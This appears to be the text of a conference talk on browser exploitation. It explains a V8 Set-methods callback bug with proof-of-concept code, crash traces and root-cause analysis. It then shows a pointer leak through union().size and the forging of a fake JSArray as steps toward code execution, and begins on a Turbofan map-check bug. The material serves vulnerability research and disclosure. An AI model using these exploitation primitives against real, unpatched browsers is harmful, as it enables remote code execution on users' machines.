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BRIEFINGS

Super Hat Trick Exploit Chrome and Firefox Four Times

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Agenda

- 1. Callback issue in runtime support**
- 2. Incorrect Assumption on JS Map**
- 3. Initialization Flaw in WebAssembly Instances**
- 4. Integer Overflow in WebAssembly JIT**

Callback issue in runtime support

<https://crbug.com/40069798>

Background

The JavaScript **Set** was introduced to the language in the ES2015 spec.
Incomplete functionality (**add / clear / delete / has**).

```
> new Set()
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  ► [[Entries]]
    size: 0
  ▼ [[Prototype]]: Set
    ► add: f add()
    ► clear: f clear()
    ► constructor: f Set()
    ► delete: f delete()
    ► entries: f entries()
    ► forEach: f forEach()
    ► has: f has()
    ► keys: f values()
    ► size: (...)

    ► values: f values()
    ► Symbol(Symbol.iterator): f values()
      Symbol(Symbol.toStringTag): "Set"
    ► get size: f size()
    ► [[Prototype]]: Object
```

Background


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
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write your
own functions

Background

How to operate on or compare more than one set now?



- 1 Set.prototype.union (*other*)
- 2 Set.prototype.intersection (*other*)
- 3 Set.prototype.difference (*other*)
- 4 Set.prototype.symmetricDifference (*other*)
- 5 Set.prototype.isSubsetOf (*other*)
- 6 Set.prototype.isSupersetOf (*other*)
- 7 Set.prototype.isDisjointFrom (*other*)

**TC
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<https://tc39.es/proposal-set-methods/>

Proof Of Concept

```
const v0 = new Set();
const v1 = new Set();
Object.defineProperty(v1, "size", {
  get: function () {
    v0.clear();
    return 1;
  },
});
v0.isDisjointFrom(v1);
```

CSA_DCHECK failed: Torque assert 'Is<A>(o)' failed

```
abort: CSA_DCHECK failed: Torque assert 'Is<A>(o)' failed [src/builtins/cast.tq:830]
[../../src/builtins/set-is-disjoint-from.tq:27]

===== JS stack trace =====

 0: ExitFrame [pc: 0x7f377ebe83fd]
  1: isDisjointFrom [0x1fc100159de5](this=0x1fc10024d90d !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>#0#,0x1fc10024d959 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>#1#)
  2: /* anonymous */ [0x1fc10015be85] [/tmp/poc.js:10] [bytecode=0x1fc10015bdfd offset=66](this=0x1fc100143bd5 <JSGlobalProxy>#2#)
  3: InternalFrame [pc: 0x7f377e8395dc]
  4: EntryFrame [pc: 0x7f377e839307]
```

Root Cause Analysis

Classic callback issue

```
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14 // 2. Perform ? RequireInternalSlot(O, [[SetData]]).  
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25  
26 // 5. Let thisSize be the number of elements in O.[[SetData]].  
27 const thisSize =  
    LoadOrderedHashTableMetadata(table, kOrderedHashSetNumberOfElementsIndex);  
28  
29 let numberofElements = Convert<Smi>(thisSize);  
30  
31  
32
```

SetPrototypeDifference

1. If *obj* is not an Object, throw a **TypeError** exception.
2. Let *rawSize* be ? **Get**(*obj*, "size").
3. Let *numSize* be ? **ToNumber**(*rawSize*).
4. NOTE: If *rawSize* is **undefined**, then *numSize* will be **NaN**.
5. If *numSize* is **NaN**, throw a **TypeError** exception.
6. Let *intSize* be ! **ToIntegerOrInfinity**(*numSize*).
7. If *intSize* < 0, throw a **RangeError** exception.
8. Let *has* be ? **Get**(*obj*, "has").
9. If **IsCallable**(*has*) is false, throw a **TypeError** exception.
10. Let *keys* be ? **Get**(*obj*, "keys").
11. If **IsCallable**(*keys*) is false, throw a **TypeError** exception.
12. Return a new Set Record { [[Set]]: *obj*, [[Size]]: *intSize*, [[Has]]: *has*, [[Keys]]: *keys* }.

GetSetRecord(*obj*)

Root Cause Analysis

How to trigger?

1. Read the **table** stored in **JSSet**
2. Call the user-defined callback function to "invalidate" the **table** retrieved in the previous step.
3. Use this "invalid" **table** for subsequent operations.

```
const v0 = new Set();
const v1 = new Set();
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  get: function () {
    v0.clear();
    return 1;
  },
});

v0.isDisjointFrom(v1);
```


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Fix Patch

The timing of calling the callback function was changed.

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


How To Exploit

Three steps:

1. **Leak at least one pointer to a region of user-controllable data**
2. **In that controllable memory region, forge a JS array**
3. **Arbitrary reads and writes, leading to RCE.**

Object Model




Obsoleted Table

Consider the following JS code...

```
let v0 = new Set([1, 2]);
%DebugPrint(v0);

v0.clear();
%DebugPrint(v0);
```




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Obsoleted Table

Why was the state *obsoleted* designed?

=> **OrderedHashTableIterator::Transition**

How to *obsolete* the table?

=> **OrderedHashTable::Rehash**

=> **OrderedHashTable::Clear**

Leak the pointer

SetPrototypeOfUnion

1. The **table** is obsoleted.
2. The obsoleted **table** is used in the JSSet returned by the union function.
3. The *elements_count* of obsoleted OrderedHashSet is a **POINTER**.

=> Retrieve size property from returned JSSet.

```
// https://tc39.es/proposal-set-methods/#sec-set.prototype.union
transitioning javascript builtin SetPrototypeUnion(
    js-implicit context: NativeContext, receiver: JSAny)(other: JSAny): JSSet {
    ...
    // 1. Let O be the this value.
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    // 5. Let resultSetData be a copy of O.[[SetData]].
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        table, ExtractFixedArrayFlag::kFixedArrays)) otherwise unreachable;
    try {
        ...
    } label SlowPath {
        ...
    } label Done {
        // 8. Let result be
        // OrdinaryObjectCreate(%Set.prototype%, « [[SetData]]»).
        // 9. Set result.[[SetData]] to resultSetData.
        // 10. Return result.
        return new JSSet{
            map: *NativeContextSlot(ContextSlot::JS_SET_MAP_INDEX),
            properties_or_hash: kEmptyFixedArray,
            elements: kEmptyFixedArray,
            table: resultSetData
        };
    }
    unreachable;
}
```

Leak the pointer

Retrieve **size** property from returned JSSet.

Successfully leaks pointer inside v8.

```
const firstSet = new Set();
const otherSet = new Set();

Object.defineProperty(otherSet, 'size', {
  get: function() {
    firstSet.clear();
    return 0;
  }
});

const unionSet = firstSet.union(otherSet);
const obj = unionSet.size;

%DebugPrint(obj);
```

```
DebugPrint: 0x29f10024da69: [OrderedHashSet]
- FixedArray length: 13
- elements: 0
- deleted: 0
- buckets: 2
- capacity: 4
- buckets: {
  0: -1
  1: -1
}
- elements: { }
```

Control the pointer

The leaked pointer seems to be
uncontrollable.

Can we do arithmetic with size?
=> SetPrototypeAdd / SetPrototypeDelete

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Fake JSArray

```
const firstSet = new Set();
for(let i = 0; i < 0x40; i++)
    firstSet.add(i);

const otherSet = new Set();
var fake_arr_buf = null;
Object.defineProperty(otherSet, 'size', {
    get: function() {
        // 0x0018ed79 0x00000219 0x0004e1d9 0x00000012
        // map      properties   elements   length
        fake_arr_buf = [
            1.139512546882e-311, 2.225073858665283e-308,
            1.1, 1.1, 1.1, 1.1, 1.1, 1.1, 1.1
        ];
        // %DebugPrint(fake_arr_buf);

        for(let i = 1; i <= 0x40; i++) // trigger transition and prevent trigger transition next.
            firstSet.add(-i);

        return fake_arr_buf.length; // use to prevent opt
    },
});

const unionSet = firstSet.union(otherSet);
for(let i = 0; i < 0x2c; i++)
    unionSet.delete(i);

const fake_arr = unionSet.size;
console.log("![!] fake_arr.length == 0x" + fake_arr.length.toString(16));
```

Successfully forged a JSArray with an arbitrary start address and sufficient length.

Need a little v8 heap feng shui.


![] fake_arr.length == 0x80000

Incorrect Assumption on JS Map

CVE-2024-2884 - <https://crbug.com/41491373>

Background - CheckMap

```
function func(a, s) {  
    a.x = s;  
}  
  
var obj = {x:0};  
func(obj, 0);  
%PrepareFunctionForOptimization(func);  
func(obj, 0);  
%OptimizeFunctionOnNextCall(func);  
func(obj, 0);
```




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```
B1,3:  
93  movl rdx,0x30  
98  push rdx  
99  REX.W movq rbx,0x7f45d74191a0    ; external reference (Runtime::StackGuardWithGap)  
a3  movl rax,0x1  
a8  REX.W movq rsi,0xb7400103c85    ; object: 0x0b7400103c85 <NativeContext[285]>  
b2  call 0x7f45d59178c0  (CEntry_Return1_ArgvOnStack_NoBuiltinExit)    ; near builtin entry  
b7  REX.W movq rdx,[rbp+0x18]  
bb  testb rdx,0x1  
be  jz 0x7f45e0004135  <+0xf5>  
c4  movl rcx,0x11ae85    ; (compressed) object: 0x0b740011ae85 <Map[16](HOLEY_ELEMENTS)>  
c9  cmpb [rdx-0x1],rcx  
cc  jnz 0x7f45e0004139  <+0xf9>  
d2  REX.W movq rcx,[rbp+0x20]  
d6  testb rcx,0x1  
d9  jnz 0x7f45e000413d  <+0xfd>  
df  movl [rdx+0xb],rcx  
e2  REX.W leaq rax,[r14+0x61]  
e6  jmp 0x7f45e00040b9  <+0x79>
```

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}  
  
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%PrepareFunctionForOptimization(func);  
func(obj, 0);  
%OptimizeFunctionOnNextCall(func);  
func(obj, 0);  
  
obj = [];  
func(obj, 0);
```



```
$ ./out/x64.debug/d8 --allow-natives-syntax --trace-opt --trace-deopt /tmp/poc.js  
[manually marking 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)> for optimization to TURBOFAN, ConcurrencyMode::kSynchronous]  
[compiling method 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)> (target TURBOFAN), mode: ConcurrencyMode::kSynchronous]  
[completed compiling 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)> (target TURBOFAN) - took 0.260, 16.498, 0.960 ms]  
[bailout (kind: deopt-eager, reason: wrong map): begin. deoptimizing 0x15b90011ae15 <JSFunction func (sfi = 0x15b90011ad0d)>, 0x07cb000022  
09 <Code TURBOFAN>, opt id 0, node id 54, bytecode offset 2, deopt exit 1, FP to SP delta 32, caller SP 0x7ffc98fe6cc8, pc 0x7f615d7c4131]
```

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Turbofan assumes the type (**map in v8**) of object, and optimize the code.

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A bit low performance when the object is **used frequently but rarely modifications.**

Background - MapDependency

